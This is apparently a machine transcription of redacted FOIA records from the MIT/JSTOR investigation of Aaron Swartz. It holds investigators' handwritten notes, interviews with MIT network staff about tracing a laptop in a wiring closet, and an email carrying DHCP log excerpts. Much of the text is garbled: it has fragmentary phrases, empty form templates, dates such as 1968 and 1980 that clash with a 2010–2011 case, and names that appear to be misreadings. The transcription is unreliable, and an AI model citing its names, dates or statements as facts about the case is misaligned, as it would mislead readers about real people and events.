(b)(6), (b)(7)(C)

Q with edy

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

cause

(b)(6), (b)(7)(C)

a bit

Are one way watching video
feel full time

(b)(6), (b)(7)(C)

source of

network name

(b)(6), (b)(7)(C)

falls

(b)(6), (b)(7)(C)

that

(b)(6), (b)(7)(C)

wanted them to

investigate network issue

(b)(6), (b)(7)(C)

traced to

switch a wizard

from there went to switch
traced port on switch to
port on patch panel that
told what room computer
would be in

(b)(6), (b)(7)(C)

when

and

(b)(6), (b)(7)(C)

get to take care of

(b)(6), (b)(7)(C)

and

(b)(6), (b)(7)(C)

still already there

remembers computer hooked up to
switch

then get call to leave it
alone

then police arrive

was not part of discussion
to install camera
knew about camera
Did not visit camera

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

[redacted] tells [redacted] that he had found computer to 3rd floor of Bldg 16

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

[redacted] told [redacted] where he thought computer was but led to network printer

then told MAC address was at 6200


Physically traced to room

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

[redacted] and [redacted] in Teledata Room [redacted] trace walk into office on far wall computer under desk

(b)(6), (b)(7)(C)



~~WPI~~ - WPI Campus Police

Fluke network tester

(b)(6), (b)(7)(C)

previous incidents involved several thousand down loads not millions

would have to check records to see if they ever had another incident even at all close to Santa Anita

on other incidents if it came through proxy server would notify the library

if not through proxy as to this incident most content MIT network security

Unusual for JSTOR to shut down campus but has happened

Does not have records of
complaints when service was
shut down by JSTOR

JSTOR is very heavily used at
MIT

middle October, release time
for student usage of
JSTOR

unusual for campus-wide
shut down

was not aware of first
scope or size of shut down

In all years since JSTOR
only one other shut down
by JSTOR

all other shut downs by other
publishers

ProQuest research library
el Serier Science Direct

Project Muse
no complaint from Project Muse

(b)(6), (b)(7)(C)

Does not remember
who first used phrase
a visiting scholar

The other previous JSTOR
incident was an actual
visiting scholar

Phrase likely have been used
in this case because
service used guest access

(b)(6), (b)(7)(C)

Did not have any direct
involvement w/ searching for
computer

have access to Oxford University
Press

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

for IS+T

called about a computer related incident with a computer connected to network and IIS related to traffic to China

(b)(6), (b)(7)(C)

conducts Det

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

when [redacted] sat there was there

(b)(6), (b)(7)(C)

a customer officer arrived before

(b)(6), (b)(7)(C)

did not tell

IS+T forward to start packet capture

MIT Police employed by MIT paid by MIT

Chapter 22 section 63 e special Police powers on campus

also Middlesex County Sheriff's

Had access to video feed

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

SA [redacted] and [redacted] watched video feed in office

do not remember why watching video feed

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

Spoke to [redacted] went to closed then went back to office to meet Det [redacted] on 8/1

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

only check done in Pacific to establish camera in check w/ IS+T and Police

SEM 2

was director of facilities
not under MIT job

felt decisions were
collaborative w/ USSS

referred out to Cambridge port

RIF

(b)(6),(b)(7)(C)

(BOS)

From: (b)(6),(b)(7)(C) [MIT.EDU]
 Sent: Thursday, June 23, 2011 10:30 PM
 To: (b)(6),(b)(7)(C) (BOS); Heymann, Stephen (USAMA)
 Subject: DHCP activity requested by Steve Heyman on 6/20
 Attachments: Screen shot 2011-06-23 at 10.01.02 PM.png; Screen shot 2011-06-23 at 9.58.09 PM.png; Screen shot 2011-06-23 at 9.21.18 PM.png

DHCP excerpt of ghost-laptop obtaining 18.55.6.215 shortly after midnight on the 25th:

dhcp-20100926.gz:Sep 25 00:01:59 wall-street dhcpd: DHCPOFFER on 18.55.6.215 to 00:23:5a:73:5f:fb (ghost-laptop) via (b)(6),(b)(7)(C) dhcp-20100926.gz:Sep 25 00:02:17 wall-street dhcpd: DHCPDISCOVER from 00:23:5a:73:5f:fb (ghost-laptop) via (b)(6),(b)(7)(C) dhcp-20100926.gz:Sep 25 00:02:17 wall-street dhcpd: DHCPOFFER on 18.55.6.215 to 00:23:5a:73:5f:fb (ghost-laptop) via (b)(6),(b)(7)(C) dhcp-20100926.gz:Sep 25 00:02:17 wall-street dhcpd: DHCPREQUEST for 18.55.6.215 (18.69.0.33) from 00:23:5a:73:5f:fb (ghost-laptop) via (b)(6),(b)(7)(C) dhcp-20100926.gz:Sep 25 00:02:17 wall-street dhcpd: DHCPACK on 18.55.6.215 to 00:23:5a:73:5f:fb (ghost-laptop) via (b)(6),(b)(7)(C)

DHCP excerpt of ghost-macbook obtaining (b)(6),(b)(7)(C) on Oct 8:

dhcp-20101009.gz:Oct 8 22:18:13 pennsylvania-avenue dhcpd: [ID 702911 local1.info] DHCPOFFER on (b)(6),(b)(7)(C) to 00:17:f2:2c:b0:74 (ghost-macbook) via (b)(6),(b)(7)(C) dhcp-20101009.gz:Oct 8 22:18:46 pennsylvania-avenue dhcpd: [ID 702911 local1.info] DHCPOFFER on (b)(6),(b)(7)(C) to 00:17:f2:2c:b0:74 (ghost-macbook) via (b)(6),(b)(7)(C) dhcp-20101009.gz:Oct 8 22:18:46 pennsylvania-avenue dhcpd: [ID 702911 local1.info] DHCPREQUEST for (b)(6),(b)(7)(C) (18.69.0.33) from 00:17:f2:2c:b0:74 (ghost-macbook) via (b)(6),(b)(7)(C) dhcp-20101009.gz:Oct 8 22:18:46 pennsylvania-avenue dhcpd: [ID 702911 local1.info] DHCPACK on (b)(6),(b)(7)(C) to 00:17:f2:2c:b0:74 (ghost-macbook) via (b)(6),(b)(7)(C)

DHCP excerpt of ghost-laptop moving between two networks (18.53 and 18.187) on Jan 6:

dhcp-20110107.gz:Jan 6 12:48:31 wall-street dhcpd: DHCPOFFER on (b)(6),(b)(7)(C) to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C) dhcp-20110107.gz:Jan 6 12:48:31 wall-street dhcpd: DHCPREQUEST for (b)(6),(b)(7)(C) from 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C) dhcp-20110107.gz:Jan 6 12:48:31 wall-street dhcpd: DHCPACK on (b)(6),(b)(7)(C) to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C) dhcp-20110107.gz:Jan 6 12:48:31 installer dhcpd: DHCPOFFER on (b)(6),(b)(7)(C) to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C) dhcp-20110107.gz:Jan 6 12:50:56 wall-street dhcpd: DHCPREQUEST for

(b)(0),(b)(7)(C) from 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(0),(b)(7)(C)
dhcp-20110107.gz:Jan 6 12:50:56 wall-street dhcpd: DHCPACK on (b)(0),(b)(7)(C)
to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(0),(b)(7)(C)
dhcp-20110107.gz:Jan 6 13:27:01 installer dhcpd: DHCPOFFER on
(b)(0),(b)(7)(C) to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(0),(b)(7)(C)
dhcp-20110107.gz:Jan 6 13:27:01 installer dhcpd: DHCPREQUEST for
(b)(0),(b)(7)(C) from 00:4c:e5:a0:c7:56 (ghost-laptop) via
(b)(0),(b)(7)(C)
dhcp-20110107.gz:Jan 6 13:27:01 installer dhcpd: DHCPACK on (b)(0),(b)(7)(C)
to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(0),(b)(7)(C)

- 3 screenshots attached of the web interface to our registration system:
- 1 is Sep 29 registration of Gary Host as ghost 00:23:5a:73:5f:fb of ghost-laptop
- 2 is Oct 8 re-registration of Gary Host as ghost42 00:23:5a:73:5f:fc of ghost-laptop, with changed MAC address
- 3 is Oct 8 registration of Grace Host as ghost42 00:17:f2:2c:b0:74 of ghost-macbook

Let me know if you have any questions.

All the best,

(b)(0),(b)(7)(C)

(b)(0),(b)(7)(C)

IT Security Systems & Services, IS&T

MIT

(b)(0),(b)(7)(C)

PGP key ID: (b)(0),(b)(7)(C)

<http://pdp.mit.edu>

I T H A K A



(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) SECRETARY

(b)(6),(b)(7)(C)

info.org

164 EAST 61ST ST.
NEW YORK, NY 10022
TEL (212) 697-7500
FAX (212) 697-7501

WWW.PORTICO.ORG
WWW.PORTICO.ORG

PREPARED BY
DATE

DATE: JUN 16 1980

Handwritten notes on the left margin, including a large arrow pointing down and the word "Benny".

ISPAC: where is it?

ISPAC - how to log and what is the code for ISPAC

ISPAC - how to log the

Randomly find the

cell phone

How to find the

What is the

ISPAC

Handwritten notes at the bottom of the page, including "ISPAC" and "2-11-80".

RIF

SEARCHED BY
DATE

[Redacted]

INDEXED BY

[Redacted]

[Redacted]

[Redacted]

[Redacted]

[Redacted]

[Redacted]

[Redacted]

[Redacted]

[Redacted]

[Redacted]


[Redacted]

[Redacted]

[Redacted]



Handwritten notes including "SEARCHED BY" and "INDEXED BY" with illegible scribbles.



Handwritten notes including "SEARCHED BY" and "INDEXED BY" with illegible scribbles.

REPORTED BY
 DATE

[Redacted]

FILE NO.
 PAGE NO.

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(3) 15 Dec 14
 RA Log
 2:15 PM
 the [unclear]
 Dept

Search of [unclear]
 by [unclear]
 Case of [unclear]
 follow up [unclear]
 victim

area. All records of
 what was [unclear]
 done/has [unclear]
 [unclear]

Physical boxes
 contable
 [unclear]
 [unclear]
 [unclear]
 [unclear]

[Redacted]

[unclear]
 [unclear]
 [unclear]
 [unclear]

[Redacted]

SEARCHED BY
DATE

INDEXED BY
DATE

EXHIBIT NO. 10113

FIELD RESEARCH NOTES

77
36
35
34
33
32
31
30
29
28
27
26
25
24
23
22
21
20
19
18
17
16
15
14
13
12
11
10
9
8
7
6
5
4
3
2
1

PAV. 10-10-68

PAV. 10-10-68

DIF

PREPARED BY
DATE 11/14/2001

MET General Counsel Office

Agent @ meeting

USA Attorney (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

Line Synthetic zero -

(b)(6),(b)(7)(C)

constant record for

(b)(6),(b)(7)(C)

See ISIRI reference to

DATE by 1855 report

VALD OVE MARCH

(b)(6),(b)(7)(C)

→ entry 16

17-2

Handwritten notes on the left margin, including a circled '1' and various illegible scribbles.

PROJECT	
DATE	

PROJECT NAME	
DATE	

PROJECT NAME

PROJECT NAME

Handwritten notes on lined paper, including a large white redaction box in the upper middle section.

Vertical handwritten notes on the left margin of the page.

PREPARED BY	
DATE	

--	--	--

PROJECT ACTION NOTES

PROJECT PLANING NOTES

(b)(6), (b)(7)(C)

Work is being done
to get the
budget approved for the
next fiscal year
1976-77 - SW - only n.t. etc
including the

Project End Dates

Check the list below
of the
of the
of the
of the
of the
of the

Plan why - why
Specify the dates for
Keep the staff

PREPARED BY	
DATE	

--	--	--

PROJECT ACTION NOTES

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50

PROJECT ACTION NOTES

Steps to Change

Didn't go through U.S. Dept
of Justice in a decision
using the subject of the case

Learn that in a subpoena
can get info

has

was had to make present
? how can expect to
talk to Bureau

Web by was intended to be
done - but to have
the file
is it

I know
with

(b)(6), (b)(7)
(C)

REPORT
DATE: 7/14/68

NET Elevation of
(b)(8), (b)(7)(C)

Point of Reference (b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

3.11.68 (b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

Area of Interest

Is South East?

In South on hillside
Lip up? 584 etc.

Area of Interest
What is the location of the
area of interest?

Area of Interest = the NET

Who has keys to the NET?

It takes time to make

The NET just pulls

REMOVED BY	
DATE	

(b)(6), (b)(7) (C)			
-----------------------	--	--	--

What was he doing?

Why was he doing it?

Do we see it being
sent somewhere?

How do we know it was
the same person doing the
same incidents

How do we know it was the
same person?

How do we link

What is the cost to us
of the Department of Justice
Sarkis activities

PREPARED BY	
DATE	

PROJECT NAME		NO.

PROJECT ACTION PROFILE

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

PROJECT PLANNING PROFILE

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50


PREPARED BY
DATE

TO DO - A Search

DISCREPANCY

PROJECTING NOTES
J. STOR. Questions -
who was what?
Finkelman
Not mentioned
Bones = Karl Gorr
Ann Smith - Ben -
Find out all for me back -
Robertson Department
Address
Account
John Baker
Billie Mae and
Frank J. [unclear]
(b)(6), (b)(7)(C)
Ann Smith
(b)(6), (b)(7)(C)
[unclear] [unclear]
(b)(6), (b)(7)(C)
[unclear]
[unclear]
[unclear]
[unclear]
[unclear]
[unclear]
[unclear]

ISSUED BY	
DATE	

	
--	--

PROJECT ACTION NOTES

PROJECT PLANNING NOTES

Done JSH
 in form paper
 or for
 webs. & etc
 NOT IS 9
 number
 Do Hand

What
 from
 the
 hand

PP - should access to JSH

Company for access

On Computer with JSH

NOT yet Rite of ID

PSP

JSH Plans & Procedures

JSHR - Incent of JSHR

1. Incent in 90's

This is the only trial of
 Success is

3 books -
 1st book - All out plan
 2nd book - High level of work

25 - class B. System
 10 - class C. System

NOT - may be linked

Hand job give to get
 to other URL



PREPARED BY *W. J. [unclear]*
DATE *1/13/11*

10:52 AM
Place Case w/ [unclear] sheet

1:03 PM
2:47 PM
1/14/11

*Q. Put together for [unclear] /
Cabinet. [unclear] in [unclear] the
day.*

*See Affidavit for [unclear] [unclear]
[unclear]??*

Video from [unclear]

*Put together Affidavit for
different sheets*

Place Case w/ [unclear]

*Concurrence - [unclear]
[unclear] - [unclear] [unclear] [unclear]*

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

DATE: 9/2/10

6/28/11 [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C)

[redacted] (b)(6), (b)(7)(C) (C)

PROJECT PLANNING SHEET

What are items from the MET
loop:

9/26/2010 [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C)

9/26/10 [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C)
spring out - MET set off

[redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C)

[redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C) 9/27/10
asking for help with two IP's
+ Emergency Approval Downloads

9/27/10

15:55 to [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C)
C. IT

15:55 to [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C)
Task is [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C)

PREPARED BY	
DATE	

--	--	--

PROJECT APPROVALS

10/8/10 2:18

10/9/10 2:18

10/12/10 4:30

9/10

10/13/10

PROJECT CLASS CODE

(b)(6), (b)(7)(C)

01 : 12 : F2 : EC : 60 : 71

Class Meeting

10/9/10 2:18 Has Last AG for

(b)(6), (b)(7)(C)

FE Class Meeting

10/12/10 4:30 Absc National Meet & Dinner

Secret

(b)(6), (b)(7)(C)

9/10

10/13/10

(b)(6), (b)(7)(C)
 140 hours

1/3/11
 1/9/11
 12/20/11
 7/1/11
 1/1/11

150/150 Hours of time in Exam
 Exam (b)(6), (b)(7)(C)
 (b)(6), (b)(7)(C) *Woke up 1/3/11 Exam*
 (b)(6), (b)(7)(C) *NS DMP*
 (b)(6), (b)(7)(C) *Gen Panel and*
NO Guest Registration
NS DMP
 (b)(6), (b)(7)(C)
 00:40:55:AB:07:56
 USING EDP
 CTR Panel
 Switch control in a panel
 THIS WHOLE SWITCH IS
 ON 8/16/11
 Guest 1-1 PLY
 06:16 Exam DAY
 (b)(6), (b)(7)(C) *is in Network Control & Panel*
 00:40:55:AB:07:56
 (b)(6), (b)(7)(C)
 DMP *Guest Panel*

PREVIOUS DATE	
DATE	

--	--	--

1/6/11 12:00
1/6/11
1/6/11
1/6/11
He
Ernie
out

Laptop
out of Ev. 844. 16
6-line Laptop
18.53
1:20 PM
Mentor's work
(b)(6), (b)(7)(C) Same rec
Collect - Laptop
3:20 PM
Wife Rm 557
4:00 PM
(b)(6), (b)(7)(C)
MDT Payment (b)(6), (b)(7)(C)
Library Eng

PREPARED BY
DATE 2/4/74

10:00am /
Confidence Call 2/4/74

ON
Confidence
Call

(b)(6), (b)(7)(C)

PROPERTY IN AGENCY NOTES

NET

Stellar Howard US Attorney
(b)(6), (b)(7)(C) — J.S.S.

Joe Hill 8:30
(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

called

Said he saw Walker into a box
at Smith Room.

(b)(6), (b)(7)(C)

Take IPhone Pictures
Take Dark Pictures

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

NET
Howard
Crew

J.S.S.

TWS
GWS

NET Blue Howard + stop
Access to the Com.

(b)(6), (b)(7)(C)

can only get to
the building - so couldn't get
to the building

PREPARED BY
Date

Captain File

PROJECT ACTION NOTES



*File on
Captain
157*

Eg.

(b)(6), (b)(7)(C)

Captain File

157

(b)(6), (b)(7)(C)

Refer to the following links

1. 165 Captain Files - The last one

App. 8 Time of

2011 - 13 2017

5 - Jan - 2011 21:27

5 - Jan - 2011 21:03

(b)(6), (b)(7)(C) only

Ref. Leave Dealer Service

SDP = Standard Database Primary

Can we SP address what
was at [redacted] tel. place.

Can we identify (b)(6), (b)(7)(C)

Outline of (b)(6), (b)(7)(C)

PREPARED BY	
DATE	

_____	PAGE	
_____	NO.	

REPORT SUMMARY SHEET

27	Bois	(b)(6), (b)(7)(C)	F
28	cm2	(b)(6), (b)(7)(C)	
29			
30			
31			
32			
33			
34			
35			
36			
37			
38			
39			
40			
41			
42			
43			
44			
45			
46			
47			
48			
49			
50			
51			
52			
53			
54			
55			
56			
57			
58			
59			
60			

10:33 Apr 12, 2011

PREPARED BY
DATE

Topic Call
PAGE 21

PROJECT PLANNING NOTES

(b)(6),(b)(7)(C) PROJECT PLANNING NOTES
Info Sup 1

(b)(6),(b)(7)(C)

Searches could be log on
from H.U. Thus be
note

(b)(3):Rule 6E

*

Make list of IP addresses
10²⁰ 44 & after search
submit for subpoenas

Apr 12/11 (b)(6),(b)(7)(C)
G J. R

REDASS BY
DATE

_____ PAGE 32

PROJECT: [illegible]

PROJECT: [illegible]

(b)(8), (b)(7)(C)

Quartz

12:30 PM
1/22/11

(b)(8), (b)(7)(C)

- what

Relationship

*Raymond Lopez had during
gathering at*

(b)(8), (b)(7)(C)

(b)(8)

[Redacted]

PREPARED BY	APV	3 20 01	12:50 PM	PAGE	20
DATE					

Number	Area Notes	(b)(6),(b)(7)(C)	(b)(6),(b)(7)(C)	Area Notes	(b)(6),(b)(7)(C)
1					
2					
3					
4					
5					
6					
7					
8					
9					
10					
11					
12					
13					
14					
15					
16					
17					
18					
19					
20					
21					
22					
23					
24					
25					
26					
27					
28					
29					
30					
31					
32					
33					
34					
35					
36					
37					
38					
39					
40					

PREPARED BY	
DATE	

	PAGE NO.
--	----------

PROJECT PLANNING NOTES

(b)(6), (b)(7)(C) - Photo Kim Franklin

Structure

PCCC -

Personnel - [unclear]

Have you had to the 950 MASS RD?

(b)(6), (b)(7)(C) - Do you know him?

It seems

DETAILED - [unclear]?

(b)(6), (b)(7)(C)

On 10-2-84 - [unclear]?

Area [unclear] (b)(6), (b)(7)(C) (b)(6), (b)(7)(C)

Water of [unclear]

Construction (b)(6), (b)(7)(C) (b)(6), (b)(7)(C)

Area [unclear] of [unclear]

PCCC - [unclear]

Pers [unclear]

(b)(6), (b)(7)(C) 15 [unclear]

Co. [unclear]

PREPARED BY: _____
DATE: (und)

PROJECT CLASSIFICATION: _____
PAGE NO: _____

PROJECT ACTION NOTES

PROJECT CLASSIFICATION: _____

27 Change Concepts
28 Change Concepts -
29 Demand Issues
30 (b)(6), (b)(7)(C)
31 [Redacted] - R.I. Responsibilities
32
33 Repairs (Sk)
34 Big Fight: Ethically Wrong
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56

REPORT BY	
DATE	

--	--

REPORT BY

DATE

Reporter 1st

Hard Bar Rule = Disclosure!

JUSTICE = Cases

Which Fund did you get first?

(b)(6), (b)(7)(C) [redacted] [redacted]

Social Objective (b)(5) [redacted]

Amount Details went with [redacted]

Reporter First = [redacted]

How you have to 250 [redacted]

List of [redacted]

you don't [redacted]

Small [redacted]

Part of [redacted]

Let [redacted]

D45: never [redacted]

PREPARED BY	
DATE	

		DATE	
--	--	------	--

PROJECT ACTION NOTES

PROJECT PLANNING NOTES

AD

Granville Opat Access Materials

Granville Opat Garage

Waterbury - Gov. John P. PCCC
Commuter

ADP

Spur Lines

(b)(6), (b)(7)(C)

Lines will be removed

See Electronic Communications

SOX 1010

SOX 1010

SOX 1010 is all the

Communications is the

PREPARED BY	
DATE	

4/21/11	
Hayman v. [unclear]	23

PROJECT ACTION NOTES

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

PROTOR (C) [unclear] has called Hayman
more than.

I want to return to whether what
what was taken from J. TOR
more allusions to there
might be other stuff.
— Similar Acc. in fact —
Would be to wrap it up
in the same package.

Any mention of removal of website?

Status of Text Review.

Do allusions to whether
beyond and

Does this
if allusions to Suburban

REMOVED BY	
DATE	

4/25/14 12:20pm	PAGE
Repair Request Call	NO.

PROJECT CHANGES

PROJECT BACKLOGS

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

Esq.

new Site Address

1) For 157 Check list is complete

2) On this every Subject to have sent / Account / Review

Callin

FORWARDED BY	
DATE	

		PAGE NO.	
--	--	----------	--

(b)(7)(C)
(b)(7)(C)

100101-1/10/01

Libraries Conference -
"Access to Knowledge" Conference
2008 July

Especially open to
developing world

India - Transparency in Knowledge
Reminders on India

What

Access. Search. Thought. It was
revelatory that seen the president

Google Group

Google Group open access

Gravitas

Manuscripts

Manuscripts - Gravitas open access

For Access. Access. Access. Access.
Extra. For Access

Open Access is coming

90 90 Plot Guilty

(b)(6), (b)(7)(C)

Intel Prop Crime

Affidavit for Seizure

J Sten upset about

- 1) desperately want to know who was there
- 2) worried about the bad guy

1)

Callie + Copies

(b)(6), (b)(7)(C)

MIPT PD

Notes

Search

2)

Names & Addresses

MIPT & Cash & Therapy

(b)(6), (b)(7)(C)

Arrest



Search of Arrest

Uses Access

Access to knowledge Computer

NE @ ARROW SW

where did

from where

Anthony Aron

(b)(6), (b)(7)(C)

Swartz

Commented w/ Swartz

He says about Swartz
Tribune of New York

Swartz

Swartz open access

Swartz

(b)(6), (b)(7)(C)

Lines from the cover
In New York

Non Responsive

4:57 PM Ink

(P/S)
Growth Open Access

Fossil
Mantle - there is a lot of
Academy work - James W

"They" believe that have
rights issue.

I like the idea of
"we"
Monitors
IN the future -
IN the past

We don't have access.

It was caught up by

I signed off a
Facebook group to
archive

Manifesto
I heard of it being
written by Aaron Swartz

Aaron - I don't know
who created it.

Online
Emails
Phone

Known for several years
Lives close to Aaron.

Last time I saw him
was this past weekend.
Beard - to & from

Again

More files into
I have committed
copyright violations of
Academic Publications.

Submitted in your honor
JCC/1-

(b)(6), (b)(7)(C)

Familiar name

I've met him =

(b)(6), (b)(7)(C)

Recently contacted = Director

(b)(6), (b)(7)
(C)

(b)(6), (b)(7)
(C)

Creative Commons link

Never Talked about it
w/ Aaron —

Discussion Group — on
Google Group.

"
M.E. @ ARROW.SU.COM"
"

Has talked [committed]
w/ Aaron Blog.

(b)(6), (b)(7)(C)

Blog Name = Just

Oldest Email to & from 4 to 5 years.

(b)(6), (b)(7)(C)

@gmail.com

Smoker UT
(b)(6), (b)(7)(C)
Event

Armed & I drove over
to .t.

I drove Armed around-

Carson (b)(6), (b)(7)(C)

Events
In Room } Have since
Phone calls } been
Gerrillo over access

(b)(6), (b)(7)
(C) => (Went to Armed

Friend = Turned Armed to his
Best (b)(6), (b)(7)(C)
Armed didn't show.

Page 2 ss C
Electronal →

Page 2 @
"Control"
24.

(b)(8),(b)(7)(C)

Thurs Night

(b)(8),(b)(7)(C)

Yes

(b)(8),(b)(7)(C)

1862 0

CISSP

(b)(6), (b)(7)(C)

CFCE

(b)(6), (b)(7)(C)

www.technologyforensics.com

Technology Forensics LLC

www.gdsc.co.uk

Tracks 2ms & Spyeye

Virus Total 3

the register.co.uk/security

www.darkreading.com

threatcenter

Advised that

Served in hand

Swartz, advised through
counsel that no property
will be produced
pertaining to objects to
be seized.

Who has to date, failed
and refused to produce
any objects to be seized
of the
in the warrant.

(b)(6), (b)(7)(C)

MIT

~~RE~~

9:40 AM

10/16/2012

(b)(6), (b)(7)(C)

Def Counsel

(b)(6), (b)(7)(C)

ASSA Keyman

AVSA

(b)(6), (b)(7)(C)

MS

(b)(6), (b)(7)(C)

depluz camera -

(b)(6), (b)(7)(C)

Called to go to closet for something

that

(b)(6), (b)(7)(C)

goes with AS

Board # port = Find out who was plugged in to a particular port.

Manager of Installation & maintenance for IS&T = physical Superstructure for planes

7 Layers = 1st level same into Layer 2
the cables

Board is card 24 ports - Multiple boards in server in closet

" Board 6 port X = what is plugged in.

in.

Box was on computer when arrived

(b)(6), (b)(7)(C)

page 2

(b)(6), (b)(7)(C)

was there
was there

Director followed us to installing
camera -

(b)(6), (b)(7)(C)

was there ->

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

Saw cable going into Netbook
with an external storage device attached
under a box.

The netbook was never touched - used -

Packet Sniffing = Doesn't remember


Does not remember telling (b)(6), (b)(7)(C)
to install camera nor does he normally
tell (b)(6), (b)(7)(C) to do camera installs.

Encl. 9:55 AM

#1

MIT Interview (Swartz Case)

15:04 AM Oct 16, 2012



(b)(6), (b)(7)(C)

= Job @ MIT = Network Engineer for MIT = Managed all networking equipment on campus. Systems Admin: Data Admin Active Equipment = Switches - Routers are responsible for 7 level above wiring

(b)(6), (b)(7)(C)

⊕ JAN 4th Get into work & reads emails what time?

(b)(6), (b)(7)(C)

sent ON ~~what~~ an email

what he need

(b)(6), (b)(7)(C)

Layer 1

Inside Bldg Layer 2 = (b)(6), (b)(7)(C)

Switch Layer 2

Outside Bldg Layer 3 =

Router Layer 3

(b)(6), (b)(7)(C)

had no access to Switches only

Router.

(b)(6), (b)(7)(C)

= primary Switch Log on from his desk into Building 16

Primary Switch indicates that only one computer is on it and this is strange cause he should see other switches connected but didn't see

#2

it so he went to building 16
Tiered Switches -

7:30-7:45 Aspas to #16

Finds Pelt - Finds Cable
Follows cable under box to Network
Master Keys = Room was locked
Room was locked but the second door
was problematic -

⊕

Primary switch has Security to Switch

(b)(8), (b)(7)(C)

Lifts Box up & sees Laptop
but doesn't remember seeing anything
else but Laptop under box.

Puts box back on top of Laptop
& calls (b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

walks into room sees cable
of different color cause MIT
uses all blue cables. He saw
"the" cable immediately.

Picks up Box - sees Laptop
Puts Box back on top of Laptop &
Calls (b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

Arrives & they discuss what to

(b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

& stay up only a
few minutes into their being at
the office.

Q3

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C) tell (b)(6),(b)(7)(C) that
